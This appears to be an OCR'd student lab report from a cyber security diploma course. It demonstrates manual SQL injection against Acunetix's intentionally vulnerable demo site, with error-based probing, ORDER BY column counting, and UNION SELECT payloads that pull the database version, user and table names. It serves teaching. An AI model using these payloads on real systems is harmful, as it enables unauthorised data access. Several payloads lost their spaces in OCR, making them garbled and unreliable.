PRACTICAL

Shaheed Sukhdev College of Business Studies
University of Delhi

Post Graduate Diploma in Cyber Security and Law

Sakshi Garg • Roll no-23726 • Subject- Mobile Eco- System Security • Semester-II

Proof of Concept


Performing SQL Injection Manually

1. Open the targeted URL in the browser

   `http://testphp.vulnweb.com/artists.php?artist=1`

2. Use error base technique by adding an apostrophe (‘) symbol at the end of input which will try to break the query

   `testphp.vulnweb.com/artists.php?artist=1’`



testphp.vulnweb.com/artists.php?artist=1'

artists - testphp.vulnweb.com/artists.php?artist=1%27


testphp.vulnweb.com/artists.php?artist=1' - Google Search

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/artists.php on line 62

3. Error represents that the SQL injection is possible

4. Now using ORDER BY keyword to sort the records in ascending or descending order for id=1

```
http://testphp.vulnweb.com/artists.php?artist=1orderby1
```



artist: r4w8173


Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

view pictures of the artist

comment on this artist

5. Repeat similarly for 2,3 and so on



artist: r4w8173


Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

view pictures of the artist

comment on this artist

6. At order 4, an error was encountered



acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

```
Warning: mysql_fetch_array() expects parameter 1 to be resource,
boolean given in /hj/var/www/artists.php on line 62
```

7. Using union base injection to select statement from a different table.

   ```
   http://testphp.vulnweb.com/artists.php?artist=-1unionselect1,2,3
   ```

8. It shows the result for the remaining two tables also.




artist: 2

3

view pictures of the artist

comment on this artist

9. Trying to fetch the name of the database.



artist: acuart


3

view pictures of the artist

comment on this artist

10. Extract the current username as well as a version of the database system

```
http://testphp.vulnweb.com/artists.php?artist=-1unionselect1,version(),current_user()
```



acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

artist: 8.0.22-0ubuntu0.20.04.2

acuart@localhost


view pictures of the artist

comment on this artist

11. Fetch table name inside the database.

    ```
    http://testphp.vulnweb.com/artists.php?artist=-1unionselect1,table_name,
    3frominformation_schema.tableswheretable_schema=database()limit0,1
    ```

    Name of the first table is ’artists’




artist: artists

3

view pictures of the artist

comment on this artist

12. Trying to fetch the names of other tables




TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

artist: carts

3

view pictures of the artist

comment on this artist




TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

artist: categ

3

view pictures of the artist

comment on this artist



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

